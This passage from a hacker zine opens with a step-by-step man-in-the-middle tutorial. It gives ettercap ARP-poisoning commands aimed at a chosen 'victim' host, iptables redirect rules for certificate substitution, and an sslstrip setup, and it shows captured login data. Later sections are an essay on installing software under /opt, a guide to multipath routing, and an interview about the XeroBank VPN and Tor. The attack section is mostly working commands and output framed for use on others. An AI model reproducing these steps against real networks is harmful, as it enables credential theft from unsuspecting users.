Edit /etc/etter.conf and set both the user and group id to 0, this is dangerous if someone has a method for counter attacking against ettercap, but it lets ettercap set iptables rules in order to forward ports for breaking SSL connections and substituting certificates. Those iptables rules are allready in etter.conf, and just need to be uncommented:

```
redir_command_on = “iptables -t
nat -A PREROUTING -i %iface -p
tcp --dport %port -j REDIRECT
--to-port %rport”
redir_command_off = “iptables -t
nat -D PREROUTING -i %iface -p
tcp --dport %port -j REDIRECT
--to-port %rport”
```

You may also need to enable network forwarding:

```
#echo 1 > /proc/sys/net/ipv4/
ip_forward
```

It's best to pick on one host at a time, a quiet nmap of the network should give you an idea of which ip addresses on the network will make a good target, windows desktops are sometimes the best option.

All you need to do is fire up ettercap like before but use an extra remote tag and plug in your victim ip address, I chose .24, a windows 7 machine.

```
#ettercap -Tqi wlan0 -M
arp:remote /192.168.168.168/
/192.168.168.24/
```

This is where the attacker now de-

pends on user ignorance and/or impatience, as when the victim tries to visit a site that uses SSL to encrypt the connection they will receive a giant warning screen telling them that somthing is wrong... which most users promptly ignore...

By accepting the invalid certificate which ettercap has provided them, the attackers machine now sees in cleartext all of the data that should have been encrypted. Furthermore, when ettercap sniffs a login packet, it immediately displays the contents of it to the attacker in a nice easy to read format such as this:

```
HTTP : 65.54.165.179:443 -> USER: [removed]@hotmail.com  PASS: [removed] INFO: login.live.com/ppsecure/post.srf?wa=wsignin1.0&rpsnv=11&ct=1267474281&rver=6.0.5285.0&wp=MBI&wreply=http://mail.live.com/default.aspx&lc=1033&id=6485
```

Of-course I removed the user-name and password since I don't want to show the world, but you can try this with your own account and see them clear as day.

This attack can be particularly devastating if crafted to target services that use expired, self signed, or otherwise problematic certificates which have made all of their users used to simply ignoring the warning given to them by their browser, the one chance users have to stop and think twice is destroyed.

Previously I've worked with ettercap as a network arp poisoning tool, as well as an https hijacking tool to sniff encrypted connections. The downside to using ettercap alone for that job is that most browsers these days will detect a certificate error and at the very least warn the user that something is wrong with the page.

However, we have an alternative, sslstrip from Moxie Marlinspike [2]. This tool effectively turns every connection your victim makes into a plaintext connection, robbing them of their ssl protection and evading all certificate error concerns. It does this by handling the ssl connection with the server by it's self, and replaces all instances of https with http for the victim.

You have to setup forwarding and a simple iptables prerouting rule before you begin:

```
root@zombi:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@zombi:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
```

The iptables rule simply states that all web traffic that is directed to your machine be redirected to port 10000, which is where sslstrip will be listening.

Fire up ettercap to arp poison your victims, here I just mimic the gateway to the whole local network:

```
root@zombi:~# ettercap -i wlan0 -T -q -M ARP /192.168.168.168/ //
```

Then run sslstrip:

```
root@zombi:~/Downloads/sslstrip-0.7# python sslstrip.py -w
```

```
dump
```

sslstrip 0.6 by Moxie Marlinspike running...

When your victim(s) visit what is supposed to be a secure page, they are actually interacting with it without any encryption at all, and will receive no ssl certificate errors. Their only hope is to notice the lack of certain signs, such as the "s" or a lock icon, or other indicators depending on their browser. All of the traffic the passes through sslstrip will be saved to the file you specified with the -w flag.

sure enough, if we check the sslstrip log we see:

```
root@zombi:~/Downloads/sslstrip-0.7# cat dump
2010-03-30 11:41:28,231 SECURE POST Data (www.google.com):
ltmpl=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google.com%2Fm
ail%2F%3F&service=mail&rm=false&dsh=-1464906762657940239&ltmpl=defau
lt&ltmpl=default&scc=1&GALX=PcWxJ-d1MHk&Email=fakefakefake&Passwd=ju
stanexample&rmShown=1&signIn=Sign+in&asts=
```

RESOURCES:

[1] http://www.insecuresystem.org/search/label/Hacking

[2] Quote from Frenzy after hearing that the Moxie was one of the developers behind whispersys (voice and text encryption tools for android), "Pretty much anything we think is useful or interesting is going to be written by Moxie." A big thanks from all of us to the whispersys team! http://whispersys.com/
http://www.thoughtcrime.org/software/sslstrip

THE CULT OF THE /OPT/

Mark Jenkins

I am in love with package management, and think it was the best thing to happen to unix since TCP/IP networking. I'm not even going to bother explaining why package management is so great, you can get rants on that elsewhere. But, sometimes the software we want isn't in our favorite package repositories and sometimes we just don't have the time to do the "right thing" and build a package for the thing we want to install. (Any good sys admin not being rushed around should do this)
So, even true believers like myself do things the ugly old fashioned way under pressure and wipe out the old

```
# ./configure --prefix=/usr/local/
&& make && make install
```

or

```
# python setup.py install --pre-
fix=/usr/local
```

I shudder when I betray the tribe and do this.

In doing so, I lose what I consider to be the best three things about package management: first, after installation I can see where all the files that were just installed went (so I can know what was put on the system), second I can remove the installed software with the wave of my hand, and third I can upgrade the software and have any files from the old version disappear.

If you want to remove software put in place by the build it yourself approach, you're going to have to guess which files were installed back when you installed it. I had to undo somebody else's installation today and it wasn't fun. I had to identify and delete a bunch of files in PREFIX/bin/, PREFIX/share/, and PREFIX/lib/. It took me quite a few minutes and wasted quite a few more by inspiring this weblog post.

And you're praying to the gods if you install a new version at a later date on top of an old version. There is always the possibility that a file from the old version that is not part of the old version will be left sticking around. Not only is this crufty, but it could potentially lead to a disaster. What if a old man page is left lying around in share/man and somebody reads it and goes bonkers trying to use the old functionality. What if a piece of software likes to scan and act on all files found in a directory acts on an old one left there? What if a deprecated executable is left in bin/ or library left in lib/ and somebody who was using it (or who starts using it) doesn't really appreciate that they can't / shouldn't anymore?

Thus, I come before you to share the alternative: build it in /opt/package_name_version. And I really do mean /opt/package_name_version and not plain /opt/ . If you --prefix=/opt you are getting into the same problem I just described with /usr/local/. But, with a dedicated directory, you gain the ability to remove everything from that package and only that package in one swoop with a flourish of rm. Second, you can see everything that was installed (and not see the things installed by other folks) with a simple ls -R.

But, there is a darkside to doing it this way. You need /opt/package_name_version/bin in your path when executing stuff from there. You need /opt/package_name_version/lib/python/site-packages in your PYTHONPATH when using the world's greatest language. You need MANPATH=/opt/package_name_version/share/man when running man to see the man pages. You need to add a file to /etc/ld.so.conf.d/ or to set LD_LIBRARY_PATH to help you find /opt/package_name_version/lib if you are executing something linked against the package. And of course, you might end up needing -I/opt/package_name_version/include and -L/opt/package_name_version/lib when compiling and linking against this package.

These things take some attention and patience that you don't need to have when you simply install into --prefix=/usr/local, but there an upside -- if you don't want these things to be paid attention to, you get that automatically by simply neglecting to set these things in your environment. By contrast, if you install something in /usr/local/ it will become available to everyone, everywhere. How do you know this won't lead to some conflict with the use of stuff in /usr/?

But, I should add, I'm not completely against /usr/local/. When I write custom, system specific scripts, I do put them in /usr/local/bin/. There is no harm done here, because the system specific script ends up there and only there. I know where every piece of it is if I want to rm it.

The manually installed piece of software that I had to remove today was actually in /usr/! This is worse then the problems I describe with /usr/local, because there is even greater risk for conflict with the operating system / package management system when something goes there. This is the package management systems's turf, and the most horrendous conflict is when the package management system writes over a file you've put there. Installing into /usr/ is a sin committed by default by python distutils (which you use to make a setup.py file).

There are also two styles worth considering when installing multiple related packages with interdependencies into /opt/package_name_version : you can give each its own /opt/package_name_version directory / prefix, or you can pick one directory / prefix for all of them. The later style is sometimes nice when you want to treat multiple packages as one.

Using Multiple Interfaces to get 1MB+/s

– Anonymous

It is already possible to connect to more than one network at the same time, so long as you have more than one interface. Imagine using all of them simultaneously - doubling or tripling your download speed. This is quite easy to setup, although rarely done by default. This guide should serve as reference for anyone interested in using multiple network connections simultaneously.

I have personally reached speeds of 1MB/s downloading from two AP's using bittorrent. Bittorrent benefits from multiple interfaces because of the sheer number of TCP connections, they end up being spread out over the different interfaces.

This guide uses the example of a laptop with two wireless interfaces connecting to two different access points in the area. Ideal for a coffee shop or downtown location.

A simple iwconfig should show all the wireless devices on your system, mine looks like

```
eth1   IEEE 802.11g ESSID:"barfoo"
Nickname:"barfoo"
          Mode:Managed   Fre-
quency:2.447 GHz   Access Point:
00:13:10:78:9D:15
          Bit Rate:54 Mb/s   Tx-
Power=20 dBm   Sensitivity=8/0
          Retry limit:7   RTS
thr:off   Fragment thr:off
          Power Management:off
        Link Quality=80/100  Sig-
nal level=-49 dBm  Noise level=-88
dBm
        Rx invalid nwid:0  Rx in-
valid crypt:419  Rx invalid frag:0
          Tx excessive retries:37
Invalid misc:490   Missed beacon:0

wlan0             IEEE   802.11bg
ESSID:"marcjosh"
          Mode:Managed   Fre-
quency:2.437 GHz   Access Point:
00:18:F8:F3:91:3F
          Bit Rate=1 Mb/s   Tx-
Power=20 dBm
          Retry min limit:7   RTS
thr:off   Fragment thr=2352 B
          Power Management:off
        Link Quality=37/100  Sig-
nal level:-76 dBm  Noise level=-92
dBm
          Rx invalid nwid:0  Rx
invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0
Invalid misc:0   Missed beacon:0
```

Connect to both APs at the same time using both interfaces. My laptop runs Ubuntu so I use the default NetworkManager to connect, use whatever program you want.

Do a "ip route" to see what the defined routes are. Excluding the irrelevant ones mine shows

10.0.0.0/24 dev eth1 proto kernel scope link src 10.0.0.121 metric 2
192.168.1.0/24 dev wlan0 proto kernel scope link src 192.168.1.101 metric 2
default via 10.0.0.1 dev eth1 proto static

This shows that even though I'm connected to both networks all my data to the outside world is going through only one, "barfoo". This is what we need to change. We need to get rid of the default route and create one of our own. Use "route del default dev eth1" to get rid of the old one.
The "ip" command can be quite daunting. The man page provides a very detailed explanation for everything, but really when you start to use it, its quite straight forward. Create a new default route that uses both devices, specify them both by using the nexthop option

```
ip route add default \
scope global \
nexthop dev eth1 \
nexthop dev wlan0
```

That's it! Do a "ip route" to confirm

```
default
       nexthop dev eth1 weight 1
       nexthop dev wlan0 weight 1
```

This process is actually ECMP, or Equal Cost Multipath Routing. It takes care of using all the interfaces available, but keeps TCP pairs on one interface - a requirement of the protocol.

This method is not specific to wireless, it can be used with ethernet or any other interface. Just specify the specific "dev iface" when you create the new default route.

If you know one connection is faster than another you can weight the routes. This causes the ratio of traffic going to different interfaces to change accordingly. An example of a 1:2 ratio is below

```
ip route add default \
scope global \
nexthop dev eth1 weight 1 \
nexthop dev wlan0 weight 2
```

References

* http://en.wikipedia.org/wiki/Equal-cost_multi-path_routing
* http://www.debian-administration.org/articles/379
* http://www.mikrotik.com/testdocs/ros/2.9/ip/route.php
* http://linux-ip.net/gl/ip-cref/node1.html
* http://lartc.org/howto/lartc.rpdb.multiple-links.html

by evoltech

A VPN (Virtual Private Network), in the context of this discussion would be configured to forward all of the network traffic from your computer through another network. Externally it would look like all of the traffic from your computer was coming from the ip address (and associated physical location) of the vpn service you were using. You could set up your own vpn server on your home network (possibly to encrypt all wireless traffic while you are traveling) [20], or your could use a vpn service provider. Because vpn service providers will most certainly be managing logs that detail your network us-

age (which will include your ip address and hence reference to your physical location) for the purpose of account management these services, while provide a privacy service, should not be considered an anonymity service for those who could be attacked by the state since logs can be collected and end points of the respective service providers can be monitored.

Tor, as many readers are familiar with, is a network of tunnels that attempts to provide anonymity for users by bouncing requests using the onion routing protocol through a number of different servers. The Tor team has put a lot of effort into securing web traffic through the use of Firefox, the tor button plug-in, and a third party web proxy. Additional TCP based clients like ssh, ftp, irc, etc can be configured to use tor either through a SOCKS5 proxy or through the torify command.

The main differences between a VPN service and Tor is cost and speed. Use of the Tor network is made possible by individuals setting up tor servers that piggyback off of the resources of their computers and network bandwidth. As many people will testify the result is poor performance when compared to the throughput of a DSL connection. VPN providers charge a fee, but DSL or better speeds can be achieved with these providers while encrypting all traffic on the network (depending on how the providers service is implemented additional system configuration as well to prevent leaks from DNS).

Aside from having one more bill to pay the other downside of using a VPN provider is that they are held accountable by state laws that would force them to hand over server logs, a risk that does not exist for tor operators (they may be requested but are not useful in revealing the identity of a user). Both technologies are vulnerable to surveillance on the exit node of service providers to reveal content and often identity revealed from the application protocol.

After having spent a good deal of time advocating Tor to the anarchist community with other members of HB, I keep getting the same complaint about its slow speed. I am personally concerned about issues of privacy being leaked through the browser and other TCP clients as new vectors are are revealed [7]. I have talked with a number of privacy conscious folk recently who have been screaming about the XeroBank VPN service [1]. They claimed that the speed is great (I got 0.8M down and 1.1M up entering a node in Canada, departing a node in the Netherlands, and testing on a server in NY), the company has a policy of not keeping logs, and have an impressive track record of turning over 0 records to authorities.
I was able to get a hold of Kyle Williams the Security Director of XeroBank to get his perspective on issues related to internet privacy, and Tor vs. vpn. We got talking about the services provided by XeroBank, security research

that has been done on the vulnerabilities of the tor network.

E: What's up with XeroBank's logging?
Kyle Williams: Logs go to /dev/null unless there is a problem, if there is a problem accounts get 86'd. This has only happened twice, and is really only a concern when it comes to death threats to the heads of state.

E: How is this possible with accounting and rate limiting?
Kyle Williams: You pay a one time fee and get as much bandwidth as available. XeroBank has a 1GBps link out of CHI for the TURBO Privacy link [12]. People get anonymous account numbers paying against randomized account tokens (creating a one way relationships between payments and the credit). Payments are available in the usually means including prepaid credit card, egold, and the payment pages are accessible over tor.

E: What is the total number of users? How does XeroBank deal with load?
Kyle Williams: The total number of users is unpublished, and I don't want to know, bandwidth is dependent on the type of route you pick and your ISP/uplink. There are single or double vpn hop (providing more legal jurisdiction stuff), where you enter from one country and exit from another. XeroBank also does crowding optimization, which means that nodes may pick different routes to ensure sufficient entropy in a data stream. In addition, XeroBank multiplexes the data between the nodes, which is an anonymity technique to defeat passive correlation between observers of both nodes. This essentially means that XeroBank defeats US domestic surveillance program [15, 16]. Users can get max on a 8M on 2hop system, or on low end 1.5 -> 2M. I have opened up 1000s of simultaneous sessions through XeroBank and it will take it.

E: What is the security attacks on the service? Have there been any breaches?
Kyle Williams: So far there haven't been any breaches I know of. We try to stay out of customers business, except spammers can be a pain. Steve (Steve Topletz also of Hacktivismo, a Cult of the Dead Cow side project, who is the Operations Advisor) was like, "Fuck this shit," and shortly after port 25 was redirected to authenticated SMTP and nearly all the spammers dropped dead. Domestically XeroBank has the same threat model as Tor. Local and state authorities can fuck off, FBI maybe, except XeroBank is incorporated out of Panama. They Cant tell XeroBank they have to log, but they can just go after hosting providers who's logs can't be correlated due to XeroBank's use of traffic multiplexing.

E: XeroBank uses OpenVPN wish is a SSL VPN service. Is this service vulnerable to the attacks used in sslsniff and sslstrip [19]?

Kyle Williams: Nope. That attempts to (1 - sslsniff) spoof the CA, which we distribute. So if you get the CA cert, and keys correctly (ie, untampered), then sslsniff is useless. Same for sslstrip. OpenVPN is using SSL from square 1, so their is no HTTP traffic to strip the SSL from.

E: Do you have any suspicion or evidence that this is happening?
Kyle Williams: No.

E: What about requests from law enforcement agencies? How are they handled?
Kyle Williams: XeroBank has received some requests from law enforcement which are usually responded with a question like "Can you specify the timezone of the attacking suspect", which is impossible. XeroBank does receive cease and desist, take downs, and notices about being spam providers, and they are usually just replied to with some forms that have had legal over site that basically tell them to Fuck Off. If the NSA gets pissed they tap the exit node your data is compromised, but this is the same problem with tor.

One of the most interesting tidbit that came out of conversation was regarding Janusvm [4] the prototype for TorVM [13] which transparently brings security, privacy, and anonymity to your internet experience. Kyle is one of two developers of the JanusVM. The nice thing about JanusVM is that it can be run as a pptp VPN server which you can connect to remotely with your windows boxes. This can be done with Linux too, but pptp on linux can be a bit of a pain. There are plans to implement an ipsec solution as well. Additionally you can just set the JanusVM ip addr as your default gateway and it will make sure that all of your traffic is routed through Tor. Since pptp is supported out of the box by iphone and other pdas this is a simple tool to set up a Tor gateway for your phone as well. Even more important from my perspective is the use of this tool for anyone to implement an anonymity network for infoshops, or indymedia and comms offices.

A lot of work went into a hardware based privacy device called the Janus privacy adapter [14]. JanusPA is a very cool device (not being sold right now do to the main manufacture no longer producing the hardware, but should be available again soon) that without any settings will route everything through tor through the device then through Tor or OpenVPN. When it does make it back onto the market it will likely be going for $150 domestic and $180 internationally. There has been a bit of talk around the Hackbloc labs regarding getting a simple secure voice conferencing system out to folks and deploying the service on devices like this would be the epitome of ease of use for end users.

Kyle was able to get me in touch with Steve Topletz as well who was able

to handle some of the operational questions I had about the details of co-operation, with authorities.

E: You receive take down notices daily, but how many contacts have you received from law enforcement agencies? US domestic and otherwise?
Steve Topletz: There is a funny answer. Initially, we received many. One in the EU ended up in raid. The prosecutor was much embarrassed when the computer forensics team discovered that all XeroBank communications nodes are protected by our minimum of FIPS-140 military security protection, including defense in depth, and data encryption. Similar attempts had been made, but in decreasing frequency as the humiliations piled up. We are at a stage where we are now rarely getting investigation requests of a government level.

E:Has any data ever been turned over for one of these requests?
Steve Topletz: None that ever resulted in correlating traffic to a client.

E: XeroBank's privacy guarantee lists a few actions that are not safe on its network eluding to activities like spam, child pornography, and terrorist threats where human life is at danger. Are these arbitrary?
Steve Topletz:No. We have a specific process for this, it is the Abuse Report Process Flow [18]. Our network is a well balanced ecosystem of relatively friendly traffic, and we identify a bad apple if it makes itself a nuisance by attracting serious complaints from upstream providers. The something we do, and only have ever recently, was to blacklist an aliased encryption certificate from being able to connect. This effectively allowed us to shut off an account without exposing the identity of the account holder to us. This is a pro-privacy way of compassionate release of abusive users.

E:In what ways does XeroBank co-operate (or plan to cooperate) with authorities when the activities that are engaged in over the XeroBank network conflict with the ethics of the company?
Steve Topletz: We have made it mostly clear to authorities that we resolve our issues internally, and will not operate in violation of our company ethics, the strongest of which is client confidentiality. When authorities act rudely, they are soundly handed their hat. It is always better to be polite.

E:Can you describe the threat of taps from the service provider?
Steve Topletz: Absolutely. Taps from the service provider are different because they bypass the need for logs by simply recording the traffic and trying to analyze it. This generally doesn't work on multiplexed networks like XeroBank when there is sufficient crowding, so sophisticated attacks are required. That level of sophistication and access are beyond the grasp of typical federal agencies, and require NSA/MI6 expertise. The bottom line

is that unless you're being actively hunted by the NSA or equivalent, XeroBank can sufficiently protect you.

E: Do you have any evidence of active monitoring in the data centers where you host vpn endpoints?
Steve Topletz: We had a suspicious power event on a node in France, so we deactivated it. Other than that, none.

(Un)Lawful Intercept and DPI
A main vulnerability of both Tor and vpn services like XeroBank is an attack on the service provider of the exit node. Both of these tools attempt to provide anonymity, but do not provide end to end privacy unless your destination/recipient is using an encrypted end to end protocol like https or openpgp. Surveillance on the exit node can reveal the content of your data and often times your real source in the application protocol[7] (XeroBank does not offer any weak OSI-7 interfaces, only low level OSI-4 interfaces (VPN), which don't get fooled into revealing your source because they don't know it!). The basic rule here to note is to have an
understanding of the technologies you are using when trying to maintain privacy and taking the appropriate precautions for the conclusion of you risk assessment. An individual seeking online privacy may determine incorrectly that their work is of low interest in comparison to the cost of surveillance. This would make crossing international borders from entry to exit nodes with privacy software attractive but it may only represent the thinest amount of legal red tape [17].

The Communications Assistance for Law Enforcement Act (CALEA) [6], is a US wire tapping law that strong arms providers into providing access to the pigs for the purpose of audio surveillance. I have heard reports that these interfaces are very user friendly, access is often given without warrants, but is also vulnerable to attack [8]. This law is now extended into the realm of digital surveillance as well [9]. Surveillance by pigs is already possible and done even without CALEA. The act just makes it easier. Think flashy web front ends providing mp3 downloads of phone calls with time, date, and destination info, RSS feeds, indexed databases of internet traffic, and simple tools for exploring social networks.

DCSNet [10], or the Digital Collection System Network, is a tool used by the FBI that provides a point and click interface to wiretaps that can be used in realtime from an office or streamed to mobile units. This is the same system that was in use at the RNC in Minneapolis in 2008 [11].

It is important to have an understanding of the tools that are being used by authorities to squash the effectiveness of our communities so that we can

make educated decisions for ourselves or those we are providing support for that will protect us from state violence. Tools like Tor, and JanusVM provide options for economically providing anonymity for our networks. XeroBank is a service provider that offers a partial privacy and anonymity alternative at a reasonable price ($35 / month at the time of this writing) with improved bandwidth over Tor and an decent track record of protecting users privacy.

References

[1] XeroBank VPN provider : https://XeroBank.com/

[2] XeroBank law enforcement instructions : https://XeroBank.com/company/leo/

[3] Interview with Steve Topletz of XeroBank and Hacktivismo : http://www.americanchronicle.com/articles/view/52958

[4] JanusVM Anonymity Virtual Machine : http://www.janusvm.com/

[5] Exploiting Lawful Intercept to Wiretap the Internet, by Tom Cross at Black Hat DC 2010 : http://www.blackhat.com/html/bh-dc-10/bh-dc-10-archives.html#Cross

[6] Wikipedia page for Calea : http://en.wikipedia.org/wiki/Communications_Assistance_for_Law_Enforcement_Act

[7] Discussion of bittorrent clients revealing identity even over tor by Arma : https://blog.torproject.org/blog/bittorrent-over-tor-isnt-good-idea?page=1

[8] Can They Hear Me Now? A Security Analysis of Law Enforcement Wiretaps By Micah Sherr, Gaurav Shah, Eric Cronin, Sandy Clark, and Matt Blaze : http://micah.cis.upenn.edu/papers/calea.pdf

[9] The EFF's portal to their work opposing CALEA's spread into the digital world: http://www.eff.org/issues/calea

[10] DCSNet Wikipedia entry : http://en.wikipedia.org/wiki/DCSNet

[11] Discussion of DCSNet in relationship to law enforcements usage at the 2008 RNC on the Antifascist-Calling blog : http://antifascist-calling.blogspot.com/2008/11/preemptive-policing-national-security.html , or the Digital Collection System Network, is a tool used by the FBI that provides a point and click interface to wiretaps that can be used in realtime from an office or streamed to mobile units. This is no doubt the system that some reported at the RNC in Minneapolis in

[12] This resulted in a lot of joking around at BrainSilo (hacker space in PDX) because of the ridiculous of the name. TURBO PUNS! http://www.youtube.com/watch?v=qRuNxHqwazs

[13] TorVM : http://www.janusvm.com/tor_vm/

[14] JanusPA : http://www.januspa.com/

[15] Washington Post Article which covered the story of the whistle blower Mark Klein and the installation of NSA hardware in the SF AT&T data center: http://www.washingtonpost.com/wp-dyn/content/article/2007/11/07/AR2007110700006_pf.html

https://XeroBank.com/docs/ARPF.pdf

[19] Moxie Marlinspike's SSLSNIFF and SSLSTRIP:
http://www.thoughtcrime.org/software/sslsniff/
http://www.thoughtcrime.org/software/sslstrip/

[20] Sniffing passwords with wireshark is really easy: http://www.brighthub.com/computing/smb-security/articles/33432.aspx

CREDITS

Thanks to everyone who helps keep our bits flowing securely and to everyone who helped work on this issue of the zine: alxciada, anders, anonymous, flatline, sally, ringo, frenzy, impact, evoltech, hexbomber, mat, molly, postmodern, whooka, Steve Topletz, Kyle Williams, Mark Jenkins, ParIT, Neurophobic. Thanks to everyone working on tools and infrastructure for the radical community: all the folks at riseup.net, the whispersys team, all the folk who got orbot out the door, the Tor team, OTR developers, the Mach Hare Collective, the techs at USSF and everyone else we may have forgot who is working to protect and support the struggle. Thanks to all of you working in the streets from the G20 resistors in Pittsburgh to Toronto, all those resisting police violence in their communities, all those facing state oppression, and those engaged in the struggle everywhere. Thank you!

Questions? Comments? Article Submissions? Get a hold of us at:
e-mail: staff [at] hackbloc [dot] org
our website: hackbloc.org/contact

--> GET COPIES OF THE ZINE! <--

Electronic copies of the zine are available for free online at the hackbloc website:

http://www.hackthiszine.com

There are two versions of the zine: a full color graphical PDF version which is best for printing and also includes all sorts of extras, as well as a raw TXT version for a more readable and compatible format. Having the zine in your hands is still the best way to experience our zine. If you can't print your own(double sided 8.5x11) then you can order copies of this issue and all back issues online from Microcosm Publishing (microcosmpublishing.com) who are based out of Portland. If you are at HOPE this year in NY you will be able to find us tabeling with the NYC People's Law Collective.

We are seeking translators to translate Hack This Zine into other languages, if you are interested send an email to staff [at] hackbloc [dot] org.

DON'T TALK TO POLICE OR THE FBI